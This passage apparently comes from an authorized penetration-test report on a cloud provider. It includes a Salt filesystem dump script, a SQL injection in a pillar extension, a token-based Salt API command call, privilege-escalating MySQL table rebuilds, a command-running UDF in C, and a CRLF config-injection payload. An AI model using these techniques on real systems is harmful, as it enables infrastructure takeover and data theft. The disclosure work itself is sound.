
    Database and S3 access parameters in a backup file

    Database and S3 access parameters in a backup file

    This storage holds backups not only of the current instance but also of all other databases in the cloud.

    List of backup storage locations in S3

    List of backup storage locations in S3

    3. Attack on SaltStack management infrastructure

    After gaining root access to the control plane node, the focus shifted to the SaltStack configuration management service.

    3.1. Analysis of salt fs

    The first step was to dump the entire Salt master file system for subsequent static analysis:

    Fragment of the Salt Master file list

    Fragment of the Salt Master file list

    It contained numerous files.

    salt-call --out=newline_values_only cp.list_master saltenv=redacted | sed '/^$/d' | while read -r f; do
          mkdir -p "/tmp/dump/$(dirname "$f")"
          salt-call --out=newline_values_only cp.get_file "salt://$f" "/tmp/dump/$f" saltenv=redacted >/dev/null
        done

    Because the Salt version in use was up to date, no known CVEs were applicable. However, we found a custom script (_pillar/somebase.py) with a critical vulnerability among the files on the Salt master. The vendor had written it to service minions running the somebase service. The vulnerability is an insecure SQL query construction through the query.format() method:

    sql = query.format(
                minion_id=minion_id,
                pillar={**pillar, **results},
                grains=__grains__,
            )
            loaded_items = db_connections[db_alias].load_object_list(sql)

    A Salt minion can trigger a pillar refresh and pass arbitrary metadata (grains) to the Salt master. This allows an attacker to inject SQL code through the some_id parameter inside grains. When the extension on the Salt master side processes the request, the generated SQL query is executed in the prod-cloud database. As a result, the vulnerability makes an error-based SQL injection possible.

    Database error during pillar processing

    Database error during pillar processing

    3.2. Exploiting the SQLi

    This vulnerability provided access to various database schemas. The most interesting one was the cloudsmth schema, which contained about 50 tables with metadata of all managed resources and VDS.

     Fragment of the table list in the cloudsmth schema

    Fragment of the table list in the cloudsmth schema

    Even more notable was the salt-masters table, which held authentication tokens for all Salt masters.

    Records with Salt Master authentication tokens

    Records with Salt Master authentication tokens

    With these tokens, we could access the Salt master REST API and run arbitrary commands on all minions in the cloud:

    curl -k https://salt-master:8000   -H "Accept: application/json"   -H "Content-Type: application/json"   -H "X-Auth-Token: REDACTED"   -d '[{"client":"local","tgt":"hostname-minion","fun":"cmd.run","arg":["id; hostname"]}]'

    By agreement with the vendor, the attack was not developed further. Even so, access to the salt-masters table and the prod-cloud database would have made it possible to take over all resources, including VDS, S3, and other services, in a single step.

    4. Other ways to attack the cloud

    It’s worth mentioning other ways to get into the overlay network, since some of them also produced interesting cases.

    4.1. Exploiting a vulnerability in Managed Valkey

    During analysis of the Valkey instances deployed in the cloud infrastructure, we found that the software version in use was vulnerable to CVE-2026-25243. At the time of the analysis, no public proofs of concept (PoCs) or exploits existed. To study how the vulnerability manifests, we analyzed the diagnostic data returned by the INFO command:

    valkey_version=7.2.11
    redis_version=7.2.4
    redis_git_sha1=97b6663c
    redis_git_dirty=0
    redis_build_id=a75ca2f023d97d88
    gcc_version=13.3.0
    arch_bits=64
    os=Linux 6.8.0-124-generic x86_64
    executable=/usr/bin/valkey-server

    The redis_build_id identifier made it possible to determine the exact binary in use. It matched the official build for Ubuntu Noble x86_64.

    CVE-2026-25243 is caused by the RESTORE command handling serialized RDB objects incorrectly. When the legacy hash-zipmap encoding is used, the validator accepts a 5-byte length representation for a short key, but the parser that follows interprets the key’s internal bytes as the encoding of the value length. This mismatch can cause an out-of-bounds write that overwrites adjacent heap chunks (heap overflow), which can potentially lead to an arbitrary write primitive. After the successful arbitrary write to adjacent memory regions, strict systemd sandbox rules presented an obstacle:

    NoExecPaths=/
    ExecPaths=/usr/bin/valkey-server /usr/lib /lib
    CapabilityBoundingSet=
    NoNewPrivileges=true
    PrivateUsers=true
    ProtectSystem=strict
    ProtectHome=true
    SystemCallFilter=@system-service
    SystemCallFilter=~ @privileged @resources

    These parameters block the execution of standard shells, such as /bin/sh. Even so, the /tmp directory was mounted with write access. By modifying the process logic, we could trigger the download and execution of a third-party component from /tmp, which wasn’t covered by the noexec rule. After establishing a stable communication channel, we added an SSH key to /var/lib/valkey/.ssh/authorized_keys. This gave us independent access to the host and the ability to escalate privileges further through standard local privilege escalation (LPE) methods.

    Valkey process context and Salt grains parameters

    Valkey process context and Salt grains parameters

    The GRO Frag vulnerability was triggered in this case, but new LPEs are disclosed every week, so there may be many other ways to escalate privileges and continue the attack on the Salt master.

    4.2. MySQL

    The MySQL database user didn’t have root privileges when the resource was created.

    DROP TABLE IF EXISTS mysql.global_grants;
    CREATE TABLE mysql.global_grants (
    USER char(32) NOT NULL DEFAULT '',
    HOST char(255) NOT NULL DEFAULT '',
    PRIV char(32) NOT NULL DEFAULT '',
    WITH_GRANT_OPTION enum('N','Y') NOT NULL DEFAULT 'N',
    PRIMARY KEY (USER, HOST, PRIV)
    ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;

    However, the application logic allowed this user to drop and recreate the table with dynamic privileges:

    DROP TABLE IF EXISTS mysql.user;
    
      CREATE TABLE mysql.user (
        Host char(255) NOT NULL DEFAULT '%',
        User char(32) NOT NULL DEFAULT '',
        Select_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Insert_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Update_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Delete_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Create_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Drop_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Reload_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Shutdown_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Process_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        File_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Grant_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        References_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Index_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Alter_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Show_db_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Super_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Create_tmp_table_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Lock_tables_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Execute_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Repl_slave_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Repl_client_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Create_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Show_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Create_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Alter_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Create_user_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Event_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Trigger_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Create_tablespace_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        ssl_type enum('','ANY','X509','SPECIFIED') NOT NULL DEFAULT '',
        ssl_cipher blob NOT NULL,
        x509_issuer blob NOT NULL,
        x509_subject blob NOT NULL,
        max_questions int unsigned NOT NULL DEFAULT 0,
        max_updates int unsigned NOT NULL DEFAULT 0,
        max_connections int unsigned NOT NULL DEFAULT 0,
        max_user_connections int unsigned NOT NULL DEFAULT 0,
        plugin char(64) NOT NULL DEFAULT 'caching_sha2_password',
        authentication_string text,
        password_expired enum('N','Y') NOT NULL DEFAULT 'N',
        password_last_changed timestamp NULL DEFAULT NULL,
        password_lifetime smallint unsigned DEFAULT NULL,
        account_locked enum('N','Y') NOT NULL DEFAULT 'N',
        Create_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Drop_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Password_reuse_history smallint unsigned DEFAULT NULL,
        Password_reuse_time smallint unsigned DEFAULT NULL,
        Password_require_current enum('N','Y') DEFAULT NULL,
        User_attributes json DEFAULT NULL,
        PRIMARY KEY (Host, User)
      ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;

    After the database was restarted and a new user was created, that user automatically received full administrator privileges. Next, we added more privileges:

    INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_VARIABLES_ADMIN','Y');
    INSERT INTO mysql.global_grants VALUES ('newadm','%','PERSIST_RO_VARIABLES_ADMIN','Y');
    INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_USER','Y');
    FLUSH PRIVILEGES;

    Having escalated privileges in the database, we now needed to achieve RCE. We compiled a custom UDF library to run system commands.

    #include <stdlib.h>
    #include <string.h>
    #include <stdio.h>
    
    typedef unsigned long long udf_args_type;
    
    typedef struct {
     unsigned int arg_count;
     unsigned int *arg_type;
     char **args;
     unsigned long *lengths;
     char *maybe_null;
     char **attributes;
     unsigned long *attribute_lengths;
     void *extension;
    } UDF_ARGS;
    
    typedef struct {
     char maybe_null;
     unsigned int decimals;
     unsigned long max_length;
     char *ptr;
     char const_item;
     void *extension;
    } UDF_INIT;
    
    int sys_eval_init(UDF_INIT *initid, UDF_ARGS *args, char *message) {
     if (args->arg_count != 1) {
         strcpy(message, "sys_eval requires one argument");
         return 1;
     }
     initid->max_length = 65535;
     return 0;
    }
    
    void sys_eval_deinit(UDF_INIT *initid) {}
    
    char* sys_eval(UDF_INIT *initid, UDF_ARGS *args, char *result,
                unsigned long *length, char *is_null, char *error) {
     if (!args->args[0]) { *is_null = 1; return NULL; }
     char cmd[65535];
     snprintf(cmd, sizeof(cmd), "%.*s", (int)args->lengths[0], args->args[0]);
     FILE *pipe = popen(cmd, "r");
     if (!pipe) { *is_null = 1; return NULL; }
     static char buf[65535];
     size_t total = 0;
     while (total < sizeof(buf)-1) {
         size_t n = fread(buf+total, 1, sizeof(buf)-1-total, pipe);
         if (n == 0) break;
         total += n;
     }
     pclose(pipe);
     buf[total] = '\0';
     *length = total;
     return buf;
    }

    RCE was achieved through a CRLF injection into the configuration file through the cloud provider’s API:

    curl -s -X PATCH "https://somecloud/api/dbaas/id" \
      -H "Content-Type: application/json" \
      -H "Authorization: Bearer $TOKEN" \
      -d '{"config_parameters":{"default-time-zone":"+00:00\nsecure_file_priv=\nplugin_dir=/var/lib/mysql-files/\ndefault-time-zone=+00:00\n#"}}'

    This vector made it possible to inject line breaks and override critical configuration parameters:

    default-time-zone="+00:00
